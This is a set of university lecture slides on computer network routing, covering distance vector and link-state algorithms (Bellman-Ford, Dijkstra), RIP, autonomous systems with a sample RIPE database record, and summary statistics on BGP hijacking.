
# Local Area Networks(review)

- Local Area Networking Equipment handles local networking
  - Ethernet, and MAC addresses
  - Do not need IP address layer for some things to work
- May want physically separate networks
  - Elementary security - control access to Accounting(say)
- Limits on cable length
- Limits on number of machines on LAN
- Can be in separate buildings or floors

# Bridges

- Fairly dumb devices that allow LANs to be inter-connected
  - Is one of the ways VPN's can be configured on your local host
  - When this is the case, ifconfig (typically\*) only shows one ip address
- Relay on forwarding tables - no routing
- Broadcasts used to find unknown hosts
- Used to connect LAN segments to each other
- Connect LAN's to routers
- Peripheral devices, used as cheaper alternatives

# Network Address Translation (NAT)



Source	Destination	
10.1.1.1	170.1.1.1	.....

Source	Destination	
200.1.1.1	170.1.1.1	.....

Source	Destination	
170.1.1.1	10.1.1.1	.....

Source	Destination	
170.1.1.1	200.1.1.1	.....


# Routing Protocols

- Interior Gateway Protocols(IGP)
  - Open Shortest Path First (OSPF)
  - Routing Information Protocol (RIP)
  - Intermediate System to Intermediate System (IS-IS)
  - Enhanced Interior Gateway Protocol (EIGRP)
    - Public version of no longer supported CISCO IGRP protocol
- Exterior Gateway Protocols
  - Exterior Gatway Protocol (EGP)
  - Border Gateway Protocol (BGP)

# Routing Algorithms :: Goals


- Reliable
- Fair
- Optimal
- Maximise total network throughput
- Minimise total packet delay (latency)
  - problematic if all the packets want to go the same way
- Stable - must converge to some kind of solution (equilibrium)

# Optimality Principle (Bellman, 1957)



**Figure 5-6.** (a) A network. (b) A sink tree for router  $B$ .

# Directed Acyclic Graph (DAG)



- Directed: All the lines have arrows
- Acyclic : No cycles (loops) in the graph
- If a sink tree includes all possible paths, it becomes a DAG

Finite directed graph with no cycles


# Directed Acyclic Graph (DAG)

An algorithm using topological sorting can solve the single-source shortest path problem in linear time in weighted DAG's

- Used to solve shortest path problem (several algorithms)

# Directed Graphs (digraphs)

- A directed graph (digraph)  $G = (N, A)$  is a finite nonempty set of nodes  $N$  and a set of ordered node pairs  $A$  called directed arcs.



- Directed walk:  $(4,2,1,4,3,2)$
- Directed path:  $(4,2,1)$
- Directed cycle:  $(4,2,1,4)$
- Data networks are best represented with digraphs, although typically links tend to be bi-directional (cost may differ in each direction)
  - For simplicity we will use bi-directional links of equal costs in our examples

# Shortest Path Routing

- Links between nodes are allocated a cost:
  - Link length
  - Link delay
  - Link congestion
  - Actual cost to AS
- Costs may change with time
- Length of the route ==  $\sum(\text{costs})$
- Shortest path == path with minimum length
- Algorithms:
  - Bellman-Ford: Centralised and Distributed
    - Distance Vector Routing
  - Dijkstra's algorithm
    - Link State Routing
  - et. al.

## Distance Vector Routing

# Distance Vector Routing

- Each router maintains a table (vector)
  - 1 Best known distance to each destination
  - 2 Which output link to use to get there
- Router is assumed to know distance
  - Can be measured, or set
  - eg. use router ping to measure RTT and delay
  - or examine output queues to that link (congestion)

## Bellman-Ford (Complete information)

### Distance vector algorithm

**Bellman-Ford equation (dynamic programming)**

let


$d_x(y) := \text{cost of least-cost path from } x \text{ to } y$

then

$$d_x(y) = \min_v \{ c(x,v) + d_v(y) \}$$

cost from neighbor  $v$  to destination  $y$   
cost to neighbor  $v$   
 $\min$  taken over all neighbors  $v$  of  $x$

# Bellman-Ford example



clearly,  $d_v(z) = 5$ ,  $d_x(z) = 3$ ,  $d_w(z) = 3$

B-F equation says:

$$\begin{aligned}
 d_u(z) &= \min \{ c(u,v) + d_v(z), \\
 &\quad c(u,x) + d_x(z), \\
 &\quad c(u,w) + d_w(z) \} \\
 &= \min \{ 2 + 5, \\
 &\quad 1 + 3, \\
 &\quad 5 + 3 \} = 4
 \end{aligned}$$

node achieving minimum is next  
hop in shortest path, used in forwarding table

In practice - can't have complete information

## Distance vector algorithm

- ❖  $D_x(y)$  = estimate of least cost from  $x$  to  $y$ 
  - $x$  maintains distance vector  $D_x = [D_x(y): y \in N]$
- ❖ node  $x$ :
  - knows cost to each neighbor  $v$ :  $c(x,v)$
  - maintains its neighbors' distance vectors. For each neighbor  $v$ ,  $x$  maintains  
 $D_v = [D_v(y): y \in N]$

# Distance vector algorithm

*key idea:*

- ❖ from time-to-time, each node sends its own distance vector estimate to neighbors
- ❖ when  $x$  receives new DV estimate from neighbor, it updates its own DV using B-F equation:

$$D_x(y) \leftarrow \min_v \{c(x,v) + D_v(y)\} \text{ for each node } y \in N$$

- ❖ under minor, natural conditions, the estimate  $D_x(y)$  converge to the actual least cost  $d_x(y)$

# Distance vector algorithm

*iterative, asynchronous:*


each local iteration  
caused by:

- ❖ local link cost change
- ❖ DV update message from neighbor

*distributed:*

- ❖ each node notifies neighbors *only* when its DV changes
  - neighbors then notify their neighbors if necessary

*each node:*



$$\begin{aligned} D_x(y) &= \min\{c(x,y) + D_y(y), c(x,z) + D_z(y)\} \\ &= \min\{2+0, 7+1\} = 2 \end{aligned}$$

$$\begin{aligned} D_x(z) &= \min\{c(x,y) + \\ &\quad D_y(z), c(x,z) + D_z(z)\} \\ &= \min\{2+1, 7+0\} = 3 \end{aligned}$$

**node x table**

		x	y	z
from		0	2	7
x		0	2	7
y		$\infty$	$\infty$	$\infty$
z		$\infty$	$\infty$	$\infty$

		x	y	z
from		0	2	3
x		0	2	3
y		2	0	1
z		7	1	0


**node y table**

		x	y	z
from		$\infty$	$\infty$	$\infty$
x		$\infty$	$\infty$	$\infty$
y		2	0	1
z		$\infty$	$\infty$	$\infty$

**node z table**

		x	y	z
from		$\infty$	$\infty$	$\infty$
x		$\infty$	$\infty$	$\infty$
y		$\infty$	$\infty$	$\infty$
z		7	1	0

► time



$$\begin{aligned} D_x(y) &= \min\{c(x,y) + D_y(y), c(x,z) + D_z(y)\} \\ &= \min\{2+0, 7+1\} = 2 \end{aligned}$$

$$\begin{aligned} D_x(z) &= \min\{c(x,y) + \\ &\quad D_y(z), c(x,z) + D_z(z)\} \\ &= \min\{2+1, 7+0\} = 3 \end{aligned}$$

**node x table**

		x	y	z
from		0	2	7
x	from	0	2	3
y	from	2	0	1
z	from	7	1	0

**node y table**


		x	y	z
from		$\infty$	$\infty$	$\infty$
x	from	$\infty$	$\infty$	$\infty$
y	from	2	0	1
z	from	$\infty$	$\infty$	$\infty$

**node z table**

		x	y	z
from		$\infty$	$\infty$	$\infty$
x	from	$\infty$	$\infty$	$\infty$
y	from	$\infty$	$\infty$	$\infty$
z	from	7	1	0

		x	y	z
from		0	2	3
x	from	0	2	3
y	from	2	0	1
z	from	7	1	0

		x	y	z
from		0	2	3
x	from	0	2	3
y	from	2	0	1
z	from	3	1	0




		x	y	z
from		0	2	3
x	from	0	2	3
y	from	2	0	1
z	from	3	1	0

		x	y	z
from		0	2	3
x	from	0	2	3
y	from	2	0	1
z	from	3	1	0

# Routing Information Protocol(RIP)

- Automatic routing protocol used in early Internet
- Limit of 15 hops (to prevent routing loops)
- RIPv1 routers broadcast routing table updates every 30s
  - As Internet grew, massive bursts of traffic every 30s
- Poor scalability (15 hop max.)
- Poor convergence
  - Bellman-Ford is being continuously recalculated

## Count to Infinity problem



- 1 Previously advertised path B to C goes down
- 2 Before B sends update, A advertises route to C (cost 2)
- 3 B can get to A, so B advertises route to C (cost 3)
- 4 A receives B's update, and advertises route to C (cost 4)
- 5 This will continue until pre-set limit is reached  $\infty$


# RIP Special Features

- Variety of methods used to prevent known routing problems
- Split-Horizon route advertisement
  - Prevents routing loops
  - Forbids router from advertising a route back on the interface that provided it.
- Route Poisoning
  - Sends update with an  $\infty$  metric
  - Indicates that previously advertised route has gone down
- Holddowns
  - Prevent delayed update messages changing metric.
- Used UDP (reserved port number 520)

# Distance vector: link cost changes

## *link cost changes:*

- ❖ node detects local link cost change
- ❖ updates routing info, recalculates distance vector
- ❖ if DV changes, notify neighbors



**“good news travels fast”**

$t_0$ : y detects link-cost change, updates its DV, informs its neighbors.


$t_1$ : z receives update from y, updates its table, computes new least cost to x , sends its neighbors its DV.

$t_2$ : y receives z' s update, updates its distance table. y' s least costs do *not* change, so y does *not* send a message to z.

# Distance vector: link cost changes

## *link cost changes:*

- ❖ node detects local link cost change
- ❖ *bad news travels slow* - “count to infinity” problem!
- ❖ 44 iterations before algorithm stabilizes: see text



## *poisoned reverse:*

- ❖ If Z routes through Y to get to X :
  - Z tells Y its (Z's) distance to X is infinite (so Y won't route to X via Z)
- ❖ will this completely solve count to infinity problem?

## Link-State Routing

# Link State Routing - Idea

- Each Router starts up and performs following:
  - 1 Discover neighbours and learn their network addresses
  - 2 Measure the delay, or cost to each of its neighbours
    - eg. Round Trip Time(RTT)
  - 3 Construct a routing announcement with this information
  - 4 Send this to all other routers (not just neighbours)
    - aka flooding
  - 5 Compute shortest path to every other router
- This distributes (over time) complete information on network to all routers

# Link-State Routing Algorithm :: Dijkstra

## Dijkstra's algorithm

- ❖ net topology, link costs known to all nodes
  - accomplished via “link state broadcast”
  - all nodes have same info
- ❖ computes least cost paths from one node (‘source’) to all other nodes
  - gives *forwarding table* for that node
- ❖ iterative: after k iterations, know least cost path to k dest.’s

## notation:

- ❖  $C(x,y)$ : link cost from node  $x$  to  $y$ ;  $= \infty$  if not direct neighbors
- ❖  $D(v)$ : current value of cost of path from source to dest.  $v$
- ❖  $p(v)$ : predecessor node along path from source to  $v$
- ❖  $N'$ : set of nodes whose least cost path definitively known

# Dijkstra's Algorithm

1 **Initialization:**

2  $N' = \{u\}$

3 for all nodes  $v$

4 if  $v$  adjacent to  $u$

5 then  $D(v) = c(u,v)$

6 else  $D(v) = \infty$

7

8 **Loop**

9 find  $w$  not in  $N'$  such that  $D(w)$  is a minimum

10 add  $w$  to  $N'$

11 update  $D(v)$  for all  $v$  adjacent to  $w$  and not in  $N'$  :

12  **$D(v) = \min(D(v), D(w) + c(w,v))$**

13 /\* new cost to  $v$  is either old cost to  $v$  or known

14 shortest path cost to  $w$  plus cost from  $w$  to  $v$  \*/

15 **until all nodes in  $N'$**

# Dijkstra's Algorithm


- **Find the shortest path from a given source node to all other nodes**
  - Requires non-negative arc weights
- **Algorithm works in stages:**
  - Stage k: the k closest nodes to the source have been found
  - Stage k+1: Given k closest nodes to the source node, find k+1st.
- **Key observation: the path to the k+1st closest nodes includes only nodes from among the k closest nodes**
- **Let M be the set of nodes already incorporated by the algorithm**
  - Start with  $D_n = \infty$  for all n ( $D_n$  = shortest path distance from node n to the source node)
  - Repeat until  $M=N$ 
    - Find node  $w \notin M$  which has the next least cost distance to the source node
    - Add w to M
    - Update distances:  $D_n = \min [D_n, D_w + d_{wn}]$  (for all nodes  $n \notin M$ )
  - Notice that the update of  $D_n$  need only be done for nodes not already in M and that the update only requires the computation of a new distance by going through the newly added node w.

# Dijkstra's algorithm: example

Step	N'	D(v)	D(w)	D(x)	D(y)	D(z)
		p(v)	p(w)	p(x)	p(y)	p(z)
0	u	7,u	3,u	5,u	$\infty$	$\infty$
1	uw	6,w		5,u	11,w	$\infty$
2	uwx	6,w		11,w	14,x	
3	uwxv			10,v	14,x	
4	uwxvy				12,y	
5	uwxvyz					

**notes:**

- ❖ construct shortest path tree by tracing predecessor nodes
- ❖ ties can exist (can be broken arbitrarily)



# Implementation: Dijkstra's algorithm

- Centralised:
  - Single node gets topology information and computes routes
  - Routes then broadcast to the rest of the network
- Distributed
  - Each node  $i$  broadcasts  $d_{ij}$  to all  $j$  to its neighbours
  - Who in turn flood their neighbours
  - All nodes then calculate shortest paths
  - Open Shortest Path First (OSPF) (Interior Gateway Protocol)





# Dijkstra's Algorithm - Issues

**algorithm complexity:** n nodes

- ❖ each iteration: need to check all nodes, w, not in N
- ❖  $n(n+1)/2$  comparisons:  $O(n^2)$
- ❖ more efficient implementations possible:  $O(n \log n)$

**oscillations possible:**

- ❖ e.g., support link cost equals amount of carried traffic:



# Distance Vector vs. Link State Algorithms

Distance Vector	Link State
Uses hop count for metric	Uses Shortest Path
Network information at 1 hop remove	Gets entire network topology
Relies on timed/periodic updates	Event triggered updates
Slow convergence	Faster convergence
Susceptible to routing loops	Less susceptible

# Hierarchical Routing

- Implicit assumptions so far:
  - Routers are identical in size/capacity
  - Network is evenly distributed
  - Everybody has the same routing constraints
- Different routing decisions
  - eg. China - Taiwan doesn't exist
  - US ISP - cheaper to connect via Century Link
  - Have peering arrangement with AT&T
    - Peering arrangements - will carry each other's traffic

# Autonomous Systems(AS)

*"The definition of AS has been unclear and ambiguous for some time ...*


*An AS is a connected group of one or more IP prefixes run by one or more network operators which has a **SINGLE** and **CLEARLY DEFINED** routing policy."*

*(RFC 1930, p3 [1996])*

# Autonomous System Number(ASN)

- Autonomous Systems have their own ID number - ASN
- Allocated by IANA
- Each ASN must have a unique AS to participate in BGP routing
  - Border Gateway Protocol(BGP) is used between ASN's
- Before 2007:
  - ASN's defined as 16-bit integers (max 65,536 AS)
- RFC 4893 introduced 32-bit AS numbers
- IANA delegates responsibility to Regional Internet Registries(RIR)
- RIPE Database


# Allocation




# Icelandic ASN's - RU

## Eftirfarandi beinireglur eru skráðar hjá AS15474


```
% This is the RIPE Database query service.  
% The objects are in RPSL format.  
%  
% The RIPE Database is subject to Terms and Conditions.  
% See http://www.ripe.net/db/support/db-terms-conditions.pdf  
  
% Note: this output has been filtered.  
%       To receive output for a database update, use the "-B" flag.  
  
% Information related to 'AS15474'  
  
% Abuse contact for 'AS15474' is 'abuse@rhnet.is'  
  
aut-num:      AS15474  
as-name:      RHNET  
org:          ORG-RohII-RIPE  
descr:        SURIS/RHnet  
descr:        Rannsokna og haskolanet a Islandi  
descr:        Iceland University Research Network  
descr:        Iceland  
import:       from AS1850 action pref=100; accept AS1850  
import:       from AS2603 action pref=100; accept ANY  
import:       from AS6677 action pref=100; accept AS-ICENET-RIX  
import:       from AS8674 action pref=100; accept AS-NETNOD-ANYCAST  
import:       from AS12050 action pref=100; accept AS12050:AS-HEITS
```



# BGP Hijacking



(a) Each month sees *at least* 100,000 hijacks, some of which involve *thousands* of prefixes.



(b) Each month, traffic for at least 100 *distinct* Bitcoin nodes end up diverted by hijacks.

Fig. 7: Routing manipulation (BGP hijacks) are prevalent today and do impact Bitcoin traffic.

# Computer Networks T-409-TSAM Routing Protocols

Stephan Schiffel

September 30th 2021

# Outline

1 Review

